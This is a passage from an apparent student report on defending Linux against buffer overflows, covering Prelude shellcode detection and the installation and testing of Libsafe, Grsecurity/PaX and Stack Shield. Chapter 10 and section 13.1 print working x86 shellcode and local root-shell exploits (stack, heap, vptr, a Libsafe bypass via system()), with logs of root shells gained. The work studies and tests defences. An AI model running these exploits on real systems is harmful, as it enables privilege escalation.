The final step of the NOP search is coded in `check_tlb`, called by `detect_shellcode` for each known architecture; to every architecture corresponds a structure containing among others a counter, and if the choosen limit is reached, an alert must be sent:

```
/*
 * we want contiguous chain of NOP. reset counter.
 */
if ( ! found )
        arch->nop_counter = 0;

if ( arch->nop_counter == arch->nop_max ) {
        arch->continue_checking = -1;
        raise_alert(packet, arch);
}
```

This allows Prelude to detect shellcode encapsulated in IP packets, as we will see later in an example.

7.3 A new danger: plymorphic shellcodes

7.3.1 Where the danger lies...

As we have seen, a well-known kind of shellcode consists of a large amount of NOP bytes followed by the real code, and this means that this well-defined pattern can be discovered without great difficulties, at least in theory. In practice, some NIDS such as Prelude do it.

To make this detection task more difficult, a new generation of shellcode has been created: polymorphic shellcodes. A first step has been to replace the NOP sequence by a more sophisticated set of instructions which finally has no effect, for instance empiling and depling several times the same register without changing its content...

Another trick is the shellcode encryption: the instructions we could clearly saw in the previous case are now encrypted, and the decryption mechanism is a third part of the shellcode. This means that the final code to transmit will be quite larger than in the previous case, which is a serious drawback, but much harder to discover. This depends on the encryption system: a *xor* based encryption is the most classical way to hide malevolent code without making it grow too much.

7.3.2 How to discover it ?

Some methods have been discussed but most of them have the same strong drawback: they require too much CPU resource, and will last too long. Nevertheless, detecting such shellcodes is not easy and implies high resources.

A first possibility consists in trying to emulate the code decryption and execution, but this would need too much CPU time.

A second method is based on signatures; a set of known dangerous encrypted instructions could be used to compare the packet bytes to, but this would be excessively hard to trust as it would probably raise lots of false alerts.

Another method may consist in decoding the shellcode using several decryption methods, and each time compare the result to well-known shellcode signatures. This would require brute forcing and cannot reasonably be considered as a realistic solution.

So far, we see that the solutions are very theoretical. Nevertheless it seems that another solution may be quite efficient: it s quite the same principle as NOP detection, as it consists in discovering series of instructions without effect. Instead of only looking for continuous NOP instructions, it is possible to also count each unvalid instruction, which may be defined by the NIDS itself or configured by an administrator. The aim is to define which sets of instructions have no effect and, if they are met too often, may be considered as part of a shellcode padding.

Prelude for example detects polymorphic shellcodes by using this last technique.

Part III

First steps toward security

Chapter 8

Installations

We have seen so far the principles involved to attack a system using buffer overflows, as well as the principles which may be used to counter such attacks.

Now we are going to see how to install such protections; the machine we use for tests runs Linux, Debian Potato.

8.1 Installing Libsafe

All we need to install Libsafe may be found there:
http://www.research.avayalabs.com/project/libsafe/

Several possibilities are offered to install Libsafe, depending on your Linux distribution. Packages exist for RedHat, Mandrake, Debian, and an installation guide has been written for Suse.

We choose to install the latest version (libsafe-2.0.9), which implies to download the tarball and compile the sources.

```
glaume@sothis:~/tmp$ tar xzf libsafe-2.0-9.tgz
glaume@sothis:~/tmp$ cd libsafe-2.0-9
glaume@sothis:~/tmp/libsafe-2.0-9$ ls
ChangeLog  doc                 exploits  Makefile  src
COPYING    EMAIL_NOTIFICATION  INSTALL   README    tools
glaume@sothis:~/tmp/libsafe-2.0-9$
```

The interesting directories are:

- src: library sources
- doc: man and libsafe whitepaper
- exploits: a set of exploits libsafe detects

Note that we do not find the usual *./configure* file! The *INSTALL* file only recommends the *make; make install* commands. We have a closer look at the *src/Makefile* and *EMAIL_NOTIFICATION* contents: libsafe offers an email notification system to advertise the machine administrator when a buffer overflow attempt is detected, which is quite annoying when you intensively test libsafe possibilities, so I would say it is a good idea to comment its activation in the *Makefile*, at least in the beginning:

```
DEBUGGING OPTIONS
#
# Use
#       -DDEBUG_TURN_OFF_SYSLOG to temporarily turn off logging violations to
#               syslog.  ONLY USE THIS FOR DEBUGGING!
#       -DDUMP_STACK to see a printout of the stack contents when a violation
#               is detected (dumps to LIBSAFE_DUMP_STACK_FILE or stderr if that
#               file cannot be created)
#       -DDUMP_CORE to create a core dump when terminating the program.
#       -DNOTIFY_WITH_EMAIL if you wish to be notified via email of security
#               violations that are caught with libsafe.
DEBUG_FLAGS     = -DDEBUG_TURN_OFF_SYSLOG \
                  -DDUMP_STACK \
                  -DLIBSAFE_DUMP_STACK_FILE=\"/tmp/libsafe_stack_dump\" \
                  -DDUMP_CORE \
#                 -DNOTIFY_WITH_EMAIL
```

Then you can compile and install the library: type *make* in the top directory, then su root, type *make install*, and it is done, you should have a */lib/libsafe.so.2.0.9* file on your system.

We have not encountered any trouble during the compilation or installation phase, and no special lib/package is necessary here.

8.2 Patching the Linux Kernel with Grsecurity

Here is explained how we have processed to use Grsecurity functionalities, by patching a 2.4.17 Linux Kernel.

The patch we use (*grsecurity-1.9.3a-2.4.17.patch*) may be found here:
http://www.grsecurity.net/download.htm

First we should get the 2.4.17 Kernel sources (from kernel.org for instance). Let us consider we have these sources in our */usr/src/linux* directory. We copy the patch in this directory, and patch the Kernel:

```
sothis:/usr/src/linux# cp /tmp/grsecurity-1.9.3a-2.4.17.patch  .
sothis:/usr/src/linux# ls
COPYING        Makefile        arch                              include  lib
CREDITS        README          drivers                           init     mm
Documentation  REPORTING-BUGS  fs                                ipc      net
MAINTAINERS    Rules.make      grsecurity-1.9.3a-2.4.17.patch    kernel   scripts
sothis:/usr/src/linux# patch -p1 < grsecurity-1.9.3a-2.4.17.patch
```

Then we can see a succession of *'patching file foobar'* lines, each one telling us a new file has been patched.

Once it is over, we are ready to configure our Kernel: we type *make menuconfig*. You may see what it looks like in appendix page A.1.

The last menu entry (Grsecurity) has been added by the patch; let us enter this section and activate the Grsecurity field: this makes a list of new sub-menus appear.

We select the first one (Buffer Overflow Protection), which lets us see five new items:

- Openwall non-executable stack (NEW)
- PaX protection (NEW)

- Randomize mmap() base (NEW)
- Read-only kernel memory (NEW)
- Fixed mmap restrictions (NEW)

Now we can activate one of these functionalities (we are mainly interested in the first three, so for instance let us choose the first one). Details about these items are available in their help sections.

Once our Kernel configuration is over, before compiling, we may wish to give an appropriate name to our brand new Kernel. If we have selected the OpenWall option, we may do this:

```
sothis:/usr/src/linux# vim Makefile
VERSION = 2
PATCHLEVEL = 4
SUBLEVEL = 17
EXTRAVERSION = -grsec-1.9.3a-ow
```

We are definitely ready, let us compile:

```
sothis:/usr/src/linux# make dep clean bzImage modules modules_install install
```

At this stage, we have got a */boot/vmlinuz-2.4.17-grsec-1.9.3a-ow* Kernel image. Then it is recommended to add it to the lilo menu:

```
sothis:/etc# vim lilo.conf
# Boot up Linux by default.
#
default=Linux

image=/boot/vmlinuz-2.2.18pre21
        label=Linux
        read-only

image=/boot/vmlinuz-2.4.17-grsec-1.9.3a-ow
        label=2417
        read-only
```

We just have to run lilo, and that is it. Next time we boot, we will be able to choose this 2.4.17 patched Kernel.

```
sothis:/etc# lilo
Added Linux *
Added 2417
sothis:/etc#
```

8.3 Compile time protection: installing Stack Shield

This is a tool designed to add a protection level at compile time, on Linux i386 platforms. Your compiler must be gcc. Find information about Stack Shield at:

http://www.angelfire.com/sk/stackshield/

A huge advantage of Stack Shield is how easy and quick it is to install!

We download the tarball, extract the sources, type make, and that is almost it... At that stage, we have built three binaries (*stackshield*, *shieldg++* and *shieldgcc*), in the *bin* directory of the archive.

Now, we only have to add this directory to our path; for instance, if it has been installed in */opt/stackshield-0.7*, we will type:

```
glaume@dante:/opt/stackshield-0.7$ export PATH=$PATH:/opt/stackshield-0.7/bin
```

A better solution consists in adding this directory to our path in a config file.

To use it, we compile our programs using shieldgcc instead of gcc, and shieldg++ instead of g++.

8.4 Intrusion Detection System: installing Prelude

We have already seen the Prelude principle and its main interests (see 7.2.1). Here is how to install it.

I would suggest to prefer the CVS tree version to the tarball, as it is much more up to date, although unstable...

The Prelude project is available on Sourceforge (http://sourceforge.net/projects/prelude/). Note that we need only three modules among the several we can see there, which are: libprelude, prelude-report and prelude-nids. Here is the information to get them from the CVS tree:

```
cvs -d:pserver:anonymous@cvs.prelude.sourceforge.net:/cvsroot/prelude login

cvs -z3 -d:pserver:anonymous@cvs.prelude.sourceforge.net:/cvsroot/prelude co modulename
```

We must install libprelude first, and then prelude-report and prelude-nids. For each one, follow these steps:

- enter the source directory
- type *./autogen-sh*
- type *./configure* with the appropriate options
- type *make* and *make install*

As we work on an unstable version here, we may experiment some difficulties, but this should work without too much trouble! Moreover, support and information are available on the website.

Now we need to configure MySQL to work with Prelude: we are using the *prelude.sql* script, available on the Prelude web page (Documentation unstable section). This script creates the tables required, so we must have a Prelude-dedicated database before executing it.

To be able to run prelude, we must register a user to let the nids communicate with the manager. This is done thanks to *manager-adduser* and *sensor-adduser*, we just follow the instructions.

At this stage, Prelude is ready to be run on our machine.

Chapter 9

Protections activation

9.1 Setting up Libsafe

It is possible to use the scripts in the *tools* directory, but that is not how we will process. The man page gives two possible ways to use libsafe, so we will refer to this. The idea remains the same in both cases: the libsafe functions should be loaded before the libc functions they re-implement, so they will prevail on them.

9.1.1 LD_PRELOAD

The first method is based on the **LD_PRELOAD** environment variable, and is used in the script you will find in the *exploits* directory. Here is how to proceed, and an example of caught exploit:

```
glaume@sothis:~/tmp/libsafe-2.0-9/exploits$ export LD_PRELOAD=/lib/libsafe.so.2.0.9
glaume@sothis:~/tmp/libsafe-2.0-9/exploits$ ./t1
This program tries to use strcpy() to overflow the buffer.
If you get a /bin/sh prompt, then the exploit has worked.
Press any key to continue...
Detected an attempt to write across stack boundary.
Terminating /home/glaume/tmp/libsafe-2.0-9/exploits/t1.
    uid=1000  euid=1000  pid=19982
Call stack:
    0x40017504
    0x40017624
    0x804854c
    0x4004065a
Overflow caused by strcpy()
Killed
```

Of course it implies that it works only when a user sets this environment variable properly. Moreover, this variable is ignored for SUID programs, which means that if it is set for a lambda user but is not set for root, an exploit on a SUID program will still work!

9.1.2 /etc/ld.so.preload

The second method, which we will adopt, consists in using the */etc/ld.so.preload* configuration file, which specifies the libraries loaded before the libc. Here is what it looks like in our case:

```
glaume@sothis:$ cat /etc/ld.so.preload
/lib/libsafe.so.2
```

This is very simple to set up, and will take effect at the next boot of the machine, for every user or program. This way, even an exploit on SUID programs will fail and be killed.

9.2 Running Prelude

Once everything has been installed successfully, we are ready to run Prelude, and to track suspect packets. We need to run the *prelude-manager* and the *prelude-nids* programs:

```
sothis:/opt/prelude/bin# ./prelude-manager --mysql -d localhost -n prelude \
                         -u preludeuser -p preludepasswd --debug -v --shellcode
- Initialized 2 reporting plugins.
- Initialized 1 database plugins.
- Subscribing Prelude NIDS data decoder to active decoding plugins.
- Initialized 1 decoding plugins.
- Subscribing MySQL to active database plugins.
- Subscribing Debug to active reporting plugins.
- Subscribing TextMod to active reporting plugins.
- sensors server started (listening on 127.0.0.1:5554).
- administration server started (listening on 0.0.0.0:5555).
[unix] - accepted connection.
[unix] - plaintext authentication succeed.
[unix] - FIXME: (read_connection_cb) message to XML translation here.
[unix] - sensor declared ident 3.
```

This is run in a first shell, and will receive the alerts from registered agents. In a second shell, we run the program which will listen on our machine interface, and we do not forget to load the shellcode plugin.

```
sothis:/opt/prelude/bin# ./prelude-nids -i eth0 --shellcode
- Initialized 3 protocols plugins.
- Initialized 5 detections plugins.

- Shellcode subscribed to : "[DATA]".
- HttpMod subscribed for "http" protocol handling.
- RpcMod subscribed for "rpc" protocol handling.
- TelnetMod subscribed for "telnet" protocol handling.
- ArpSpoof subscribed to : "[ARP]".
- ScanDetect subscribed to : "[TCP,UDP]".
/opt/prelude//etc/prelude-nids/ruleset/web-misc.rules (7) Parse error: Unknow key regex
/opt/prelude//etc/prelude-nids/ruleset/web-misc.rules (65) Parse error: Unknow key regex
/opt/prelude//etc/prelude-nids/ruleset/web-misc.rules (193) Parse error: Expecting ;
- Signature engine added 889 and ignored 3 signature.
- Connecting to Unix prelude Manager server.
- Plaintext authentication succeed with Prelude Manager.

- Initializing packet capture.
```

9.2.1 Libsafe alerts

As mentioned before, Libsafe is now able to communicate with a Prelude manager, and to send alerts when an overflow attempt is detected. The debug message we can see when a guilty process is killed by Libsafe now looks like this:

```
glaume@sothis:~/3.Enseirb/3I/Secu/Libsafe/libsafe-2.0-9/exploits$ ./t1
This program tries to use strcpy() to overflow the buffer.
If you get a /bin/sh prompt, then the exploit has worked.
Press any key to continue...
Detected an attempt to write across stack boundary.
Terminating /home/glaume/3.Enseirb/3I/Secu/Libsafe/libsafe-2.0-9/exploits/t1.
    uid=1000  euid=1000  pid=13156
Call stack:
    0x4001831c
    0x40018434
    0x804854c
    0x4004165a
Overflow caused by strcpy()
- Connecting to Unix prelude Manager server.
- Plaintext authentication succeed with Prelude Manager.
Killed
```

On the Prelude manager side, we receive the alert:

```
[unix] - accepted connection.
[unix] - plaintext authentication succeed.
[unix] - FIXME: (read_connection_cb) message to XML translation here.
[unix] - sensor declared ident 4.
00:43:56 alert received: id=2652, analyzer id=0
unsopported target type
[unix] - closing connection.
```

This means the alert is received, which we can check thanks to the Prelude PHP frontend, or directly in the Prelude database. The idmef information is filled as follow:

- Analyzer: Libsafe

  Process: killed process, here *t1*

  Node: hostname of the machine on which Libsafe is used (*sothis* here)
- Impact: severity is high and the attempt has failed
- Confidence: rating is high
- Target: process and user information is provided easily
- Classification: stack overflow attempts
- Additional data: this is the Libsafe debug message

This way we keep a trace of overflow attempts instead of just killing the faulty process. Moreover this system represents a much better way to alert an administrator than the mail warning Libsafe proposes, as it complies to the idmef draft, and thus tends to be more explicit and generic.

9.2.2 Shellcode attack detection

From a remote machine, we send to the host running Prelude an UDP packet to an arbitrary port, containing in its data field only NOP bytes (110 bytes in our example).

As our prelude-manager runs in verbose debug mode, we see this alert:

```
23:43:57 alert received: id=2169, analyzer id=0
SOURCE: 0 172.20.3.100
TARGET: 0 172.16.8.122
23:43:57 alert received: id=2170, analyzer id=0
SOURCE: 0 172.16.8.122
TARGET: 0 172.20.3.100
```

The first alert is the detected UDP packet, and the second one is the ICMP error message (Destination unreachable, port unreachable), which also contains the NOP bytes. This way, Prelude has detected an attempt to use shellcode on our machine according to the principle we have mentionned earlier. More than 60 NOP bytes have been detected (60 is the default threshold), so an alert is raised for both packets.

The information corresponding to this alert is stored in our database, and may be studied in details. It provides some packet header information, as well as some details on the attack classification.

Part IV

Tests: protection and performance

Chapter 10

Protection efficiency

In order to test various protection methods, we have tested a few exploits on our system. The choosen protections are respectively Libsafe, Open Wall, PaX and Stack Shield.

10.1 Exploits

We intend to see how our system behaves when it faces stack and heap overflows. We use simple exploits to perform these tests.

10.1.1 Stack overflow

We will use only one exploit to test stack attacks : *stack1* is a program belonging to root, with a SUID bit, and provides a root shell. The shellcode is obtained by overflowing a local variable.

```
#include <stdio.h>
#include <string.h>

/* Code to execute: */
char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

int main(int argc, char *argv[]){
    char buffer[96]; /* buffer to overflow */
    int i;
    long *long_ptr = (long *)large_string;

    for (i = 0; i < 32; i++)
        *(long_ptr + i) = (int)buffer;
    for (i = 0; i < (int)strlen(shellcode); i++)
        large_string[i] = shellcode[i];
    strcpy(buffer, large_string);
    return 0;
}
```

How does it work ? In the first loop, *large_string* is filled with four-byte words containing the address of the buffer to overflow (*buffer*). In the second loop, the shellcode is copied into *large_string*. At this stage, *large_string* consists of shellcode + address of *buffer*. Then the vulnerable function *strcpy* is called. When the *main* returns, the instructions in *buffer* will be executed, because the return address has been previously overwritten, and now contains a pointer to *buffer*.

The SUID bit and the root ownership of the binary are only a way to show how dangerous it may be, we mainly focus on the overflow here.

10.1.2 Heap overflow

Heap and malloc

The first program we will use to test heap overflow exploits (*heap1*) is based on the same principle as *stack1* and provides a shell root too. The difference is that we smash a malloc'ed variable:

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv){
  int *ret;
  char *shellcode = (char*)malloc(64);

  sprintf(shellcode,
          "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
          "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
          "\x80\xe8\xdc\xff\xff\xff/bin/sh");

  *((int*)&ret+2) = (int)shellcode;
  return 0;
}
```

Some memory is allocated in the heap, the shellcode is copied there, and the return address of the *main* is overwritten (by `*((int*)&ret+2) = (int)shellcode;`) to point to the shellcode address. When *main* returns, it provides a shell.

C++ and VPTR

The second exploit (*heap2*) is coded in C++ and is based on a vitrual pointer attack:

```
#include <stdio.h>
#include <string.h>
#include <malloc.h>

class A{
private:
char str[32];

public:
void setBuffer(char * temp){strcpy (str, temp);}
virtual void printBuffer(){printf("%s\n", str);}
};
```

```
// This is very theorical but we only want to test the concept
char * buildBuffer (unsigned int bufferAddress, int vptrOffset, int numberAddres
s) {
        char * outputBuffer;
        unsigned int * internalBuffer;
        unsigned int offsetShellCode = (unsigned int)vptrOffset - 1;
        int i=0;

        outputBuffer = (char *)malloc(vptrOffset + 4 + 1);
        for (i=0; i<vptrOffset; i++) outputBuffer[i]='\x90';
        internalBuffer = (unsigned int *)outputBuffer;
        for (i=0;i<numberAddress;i++) internalBuffer[i]=bufferAddress + offsetSh
ellCode;
        *(unsigned int *)&outputBuffer[vptrOffset]=bufferAddress;
        outputBuffer[offsetShellCode] = '\xCC';
        outputBuffer[vptrOffset+4] = '\x00';

        return (outputBuffer);
}



int main (void){
A *a1;
a1 = new A;
a1->setBuffer(buildBuffer((unsigned int) &(*a1), 32, 4));
a1->printBuffer();
 return 0;
}
```

Our *A* class is very simple as it contains a (private) buffer, and two (public) methods, to write into this buffer and print its content. The *buildBuffer* function aims at creating a corrupted string which will launch a trap interruption (more details about the vptr may be found in the first chapter). This means that instead of printing a classical string, we will execute the shellcode when calling `a1->printBuffer()`. We just have a much more basic shellcode than before, as it is a one-byte instruction, `\xCC`.

10.2 Execution

10.2.1 Zero protection

On an unprotected system (2.4.17 Kernel, no patch, no libsafe activation, traditional gcc compilation), our stack overflow exploit gives this result:

```
glaume@dante:~/Secu/Tests/Protection$ whoami
glaume
glaume@dante:~/Secu/Tests/Protection$ ./stack1
sh-2.05a# whoami
root
sh-2.05a#
```

The attempt is also successful with the first heap overflow:

```
glaume@dante:~/Secu/Tests/Protection$ whoami
glaume
glaume@dante:~/Secu/Tests/Protection$ ./heap
sh-2.05a# whoami
root
sh-2.05a#
```

The second heap overflow exploit execution shows a SIGTRAP, which means it is successful too:

```
glaume@dante:~/Secu/Tests/Protection$ ./heap2
Trace/breakpoint trap
```

As expected, this unprotected system is vulnerable to our basic exploits.

10.2.2 Libsafe

Libsafe should detect attacks based on vulnerable functions:

```
glaume@dante:~/Secu/Tests/Protection$ ./stack1
Detected an attempt to write across stack boundary.
Terminating /home/glaume/Secu/Tests/Protection/stack1.
    uid=1001  euid=0  pid=295
Call stack:
    0x40018534
    0x40018654
    0x80484fc
    0x4003c65a
Overflow caused by strcpy()
Killed
glaume@dante:~/Secu/Tests/Protection$
```

This attack uses the *strcpy* function, that is why libsafe detects it.
The overflow detection message is generated by Libsafe to specify:

- a general alert message and the involved program
- user and process information
- some stack information (return addresses)
- the implied function

Let us test how it behaves with our other exploits:

```
glaume@dante:~/Secu/Tests/Protection$ whoami
glaume
glaume@dante:~/Secu/Tests/Protection$ ./heap
sh-2.05a# whoami
root
sh-2.05a#

glaume@dante:~/Secu/Tests/Protection$ ./heap2
Trace/breakpoint trap
```

None of these heap attacks takes advantage of a vulnerable libc function which is re-written by Libsafe, the exploits are successful.

10.2.3 Open Wall Kernel patch

We run the same tests:

```
glaume@dante:~/Secu/Tests/Protection$ ./stack1
Segmentation fault
glaume@dante:~/Secu/Tests/Protection$
```

The instructions of the shellcode have been placed in the stack; they cannot be executed. This Kernel patch does not provide any information here about the causes of the segmentation fault.

```
glaume@dante:~/Secu/Tests/Protection$ whoami
glaume
glaume@dante:~/Secu/Tests/Protection$ ./heap
sh-2.05a# whoami
root
sh-2.05a#

glaume@dante:~/Secu/Tests/Protection$ ./heap2
Trace/breakpoint trap
```

Open Wall does not protect our system from execution of instructions located in the heap, that is why these exploits work well.

10.2.4 PaX Kernel patch

We expect a better protection this time:

```
glaume@dante:~/Secu/Tests/Protection$ ./stack1
Killed
Feb  9 16:25:00 dante kernel: PAX: terminating task: /home/glaume/Secu/Tests/Pro
tection/stack1(stack1):333, uid/euid: 1001/0, EIP: BFFFFA9C, ESP: BFFFFB04
Feb  9 16:25:00 dante kernel: PAX: bytes at EIP: eb 1f 5e 89 76 08 31 c0 88 46 0
7 89 46 0c b0 0b 89 f3 8d 4e

glaume@dante:~/Secu/Tests/Protection$ ./heap
Killed
Feb  9 16:25:10 dante kernel: PAX: terminating task: /home/glaume/Secu/Tests/Pro
tection/heap(heap):335, uid/euid: 1001/0, EIP: 08049690, ESP: BFFFFB14
Feb  9 16:25:10 dante kernel: PAX: bytes at EIP: eb 1f 5e 89 76 08 31 c0 88 46 0
7 89 46 0c b0 0b 89 f3 8d 4e

glaume@dante:~/Secu/Tests/Protection$ ./heap2
Killed
Feb 13 11:32:43 dante kernel: PAX: terminating task: /home/glaume/Secu/Tests/Pro
tection/heap2(heap2):387, uid/euid: 1001/1001, EIP: 08049CB7, ESP: BFFFFB20
Feb 13 11:32:43 dante kernel: PAX: bytes at EIP: cc 98 9c 04 08 00 00 00 00 b7 9
c 04 08 b7 9c 04 08 b7 9c 04
```

Both the stack and heap overflows are detected and prevented: no instruction from these memory areas is executed.

Provided information is:

- log message with timestamp
- program path, user id and effective id
- value of the instruction register
- value of the stack pointer
- bytes at the address pointed by the instruction register

10.2.5 Stack Shield

If we compile our three programs with the stack shield tools instead of the classical gnu compilers, we obtain three binaries that we test on an unprotected system. The result is very satisfying, as none of our exploits works. No debug information is available nor any log, as the exploit achievement is prevented directly at compile time, e.g not by an external system which detects an anormal behaviour at run-time.

10.3 Synthesis

In the table:

- V means our system is **V**ulnerable
- P means our system is **P**rotected

Here is a sum-up of our tests:

	No protection	Libsafe	Open Wall	PaX	Stack Shield
stack1	V	P	P	P	P
heap1	V	V	V	P	P
heap2	V	V	V	P	P

Chapter 11

Performance tests

In order to compare the different solutions against buffer overflow attacks, and more precisely their performance costs, we have carried out a few tests that we present here.

Our aim is not to do a very precise study concerning these performances, but more to point out what Libsafe may change when we use its re-written functions, and if there is an important loss on basic programs when we use Grsecurity patches.

11.1 Process

Our aim is to compare the execution time of a choosen program on a system running:

- a simple 2.4.17 Kernel
- a 2.4.17 Kernel, with Open Wall feature enabled
- a 2.4.17 Kernel, with PaX feature enabled
- a 2.4.17 Kernel, with Grsecurity's mmap feature enabled

We also wish to determine the influence of Libsafe on such performances. Thus, each program is run:

- with each Kernel, without libsafe
- with each Kernel, having libsafe enabled via */etc/ld.so.preload*

We have decided to use programs based on a very simple scheme for our tests. They consist in a loop calling a function which is re-implemented in libsafe, such as *strcpy* or *strcat*. Here is a pseudo-code illustration:

```
for(i = 0 ; i < N ; i++)
vulnerable_function(destination_buffer, source_buffer);
```

Buffer sizes are choosen to avoid any overflow, and are rather great (8192 characters in the strcat case, 32000 characters in the strcpy case).

We run these test programs using the *time* command, one hundred times, and we add the execution lengths. We use a Pentium II 233 MHZ, 256 MB RAM.

Figures presenting our results may be found in appendix (page 100)

11.2 Analysis

Two elements may be mentionned:

- Kernel patches do not seem to affect performances **on such simple tests**
- Libsafe re-implementation may slow down or speed up the execution, depending on the used function.

The first point is really interesting, as it means that adding such a protection does not bring any hard performance decrease. More in-depth tests should be carried out on real applications, but this is quite encouraging.

On the other hand, Libsafe plays a very different role. Its influence strongly depends on which rewritten function is used. The principle of Libsafe, when re-implementing a function, is to check out its arguments for safety, and then call the real libc function, which means it should take a little longer to execute when libsafe is activated (that is exactly what we can see with *strcpy*). The *strcat* implementation is different, as no call to the original libc function is made. The copy mechanism has been really improved in libsafe, which explains the results (the more characters are copied, the more impressive the difference is). This issue is discussed in libsafe's conceptors document, *Libsafe: Protecting critical elements of Stacks*.

A first conclusion of this test set is that a system oriented solution based on a Kernel patch does not seem extremly costly for such simple programs. A libsafe enhancement is, generally speaking, much more costly.

11.3 Miscellaneous notes

We should not be too optimistic concerning Kernel patches. For instance, because of a PaX patch, the system stack and heap become non executable, which prevents some applications from working: it is the case for XFree86 4 servers.

As well, some programming languages such as ADA or Java (virtual machine) require an executable stack.

Some solutions exist (*chpax*, trampolines) but it may be seen as a breach in the wall we intend to build against buffer overflow attacks.

Some interesting information may be found at http://www.grsecurity.net/features.htm.

Nevertheless, the Open Wall patch is not supposed to decrease performances too significantly.

Part V

A solution summary

Chapter 12

Programming safely

Among the exploits we have presented, some are very theoretical and have been studied to show it is possible to use a given vulnerability. But most of the well-known attacks are based on buffer overflows allowed by programmers' lack of security concern.

So, avoiding the known vulnerable functions is a first step which is not difficult and may greatly increase the code reliability. Moreover, gcc now warns coders when such functions are used! A good approach is to replace:

- `strcpy` with `strncpy`
- `strcat` with `strncat`
- `gets` with `fgets`
- `sprintf` with `snprintf`
- ...

Compiling this code with Stack shield would improve the security to a higher level.

Of course this will only protect programs compiled on the machine, and cannot be applied to pre-compiled packages such as *.deb* or *.rpm*. That is why it cannot replace a more general, system-based, solution.

Chapter 13

Libsafe

13.1 Limitations of libsafe

Libsafe is a dynamic library that is loaded prior to the standard C library and intercepts the call to some functions of the libC; but if the program is linked statically libsafe becomes useless and will not protect the program against buffer overflows.

To determine return address location libsafe relies on a feature of the gcc compiler: the embedded frame pointer. This feature can be easily desactivated by passing the -fomit-frame-pointer option to the compile line. In this case libsafe will not be able to work normally and will not process the safety checks.

Libsafe overrides only a subset of the unsafe functions of the libc.

Finally, Libsafe still allows buffer overflows. Below is the code for strcpy (libsafe version):

```
char *strcpy(char *dest, const char *src)
{
     ...
1    if ((len = strnlen(src, max_size)) == max_size)
2        _libsafe_die("Overflow caused by strcpy()");
3    real_memcpy(dest, src, len + 1);
4    return dest;
}
```

Libsafe implements a function that computes the distance between the address of src and the address of the beginning of the current frame pointer. This distance is `max_size` in the piece of code above. It is the biggest length that src can reach without overwriting the return address. An exception is raised only if this value (`max_size`) is reached, but nothing prevents us from committing a buffer overflow as long as our overflow is below `max_size`. Therefore even if libsafe is on, we can still overwrite a pointer to a function or a pointer to a filename (this kind of exploit is also explained in the heap overflow section).

To illustrate the last purpose, here is a small example. It consists in a vulnerable program (vul.c) and the associated exploit (expl.c).

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
```

```
#define BUFSIZE 64

int this_fun(const char *str);

int main(int argc, char **argv)
{
  int (*fun)(const char *str);
  char buffer[BUFSIZE];
  int (*func)(const char *str);

  printf("buffer address: %x\n", buffer);
  fun = (int (*)(const char *str))this_fun;
  printf("before overflow: fun points to %p\n", fun);

  func = (int (*)(const char *str))system;
  printf("func points to: %p\n", func);

  memset(buffer, 0, BUFSIZE);

  strcpy(buffer, argv[1]);
  printf("after overflow: fun points to %p\n", fun);


  (void)(*fun)(argv[2]);
  return 0;
}

int this_fun(const char *str)
{
  printf("\nI was passed: %s\n", str);
  return 0;
}
```

This program is vulnerable because:

- it contains a function pointer and a buffer in the stack.
- it uses strcpy to fill the buffer.

The danger comes from the fact that `strcpy` is unbound, thus we can write after the end (which is at buffer+BUFSIZE) and overwrites fun. The overwritten fun could for instance points to system now instead of `this_fun`.

This is realized through the following exploit:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

#define BUFSIZE 76 /* the estimated diff between funcptr/buf */

#define VULPROG "./lib_vul" /* vulnerable program location */
```

```
#define CMD "/bin/sh" /* command to execute if successful */

#define ERROR -1

int main(int argc, char **argv)
{
   register int i;
   u_long sysaddr;
   char buf[80];

   sysaddr = (u_long)&system - atoi(argv[1]);
   printf("trying system() at 0x%lx\n", sysaddr);

   memset(buf, 'A', sizeof(buf));

   /* reverse byte order (on a little endian system) (ntohl equiv) */
   for (i = 0; i < sizeof(sysaddr); i++)
      buf[BUFSIZE + i] = ((u_long)sysaddr >> (i * 8)) & 255;

   execl(VULPROG, VULPROG, buf, CMD, NULL);
   return 0;
}
```

sysaddr aims to guess the address of the system function (inside the libc) for the **vulnerable** program. Then it is copied inside buf which will be passed to the vulnerable program and will overwrite the value of fun (so after that fun will point to system). The argument of system is passed through the second argument of the vulnerable program (CMD).

The last exploit presents some serious drawbacks. First the conditions required for the program to be vulnerable are quite impressive. It needs a pointer to function, a buffer and the use of an unsafe function (such as strcpy, ...)
It may seem that these are unreal conditions to fullfill, but there exist some progams with this memory configuration.

13.2 Benefits

Libsafe is a good way to prevent a system from buffer overflow. Its installation on a machine does not require to compile the kernel or to make big changes in the operating system; it is very easy to install.

Libsafe is very efficient and the performances are quite similar whether we use it or not. For some functions (such as `strcat`) the reimplementation in the libsafe is even faster than the original version.

If we consider all the practical exploits we read during our study, libsafe can stop all (most) of them. Lots (most) of exploits rely on `strcpy` or `gets` to corrupt the stack, therefore they become inefficient on a system running libsafe.

Chapter 14

The Grsecurity patch

Among the many features provided by this Linux Kernel patch, we have been able to test the Open Wall and the PaX memory protection systems on 2.4.17 Kernel. Note that they mutually exclude each other.

14.1 A few drawbacks

Both PaX and Open Wall prevent any code in the stack to be executed, but only PaX stops the execution of heap-located code. That is why we prefer this kind of protection, as we have seen the risks of heap overflows.

Nevertheless, some applications, such as XFree86 server 4, cannot execute on a system with these restrictions. That may be a problem, at least a handicap.

Although some solutions are proposed (PaX trampoline emulation) we refuse them because, by allowing some exceptions, we give up a part of the security we want to improve. So, we think we should accept to be unable to run some applications on one side, and have an increased security level on the other side.

A small note about trampolines When nested functions (functions declared inside a function) are implemented, they require small pieces of code to be generated at run time, called *trampolines*. They are located on the stack. The way trampolines must be generated is determined by the compiler (gcc as far as we are concerned). The idea behind this is to be able to jump to the real nested function address. Both Open Wall and PaX allow ways to use this mechanism.

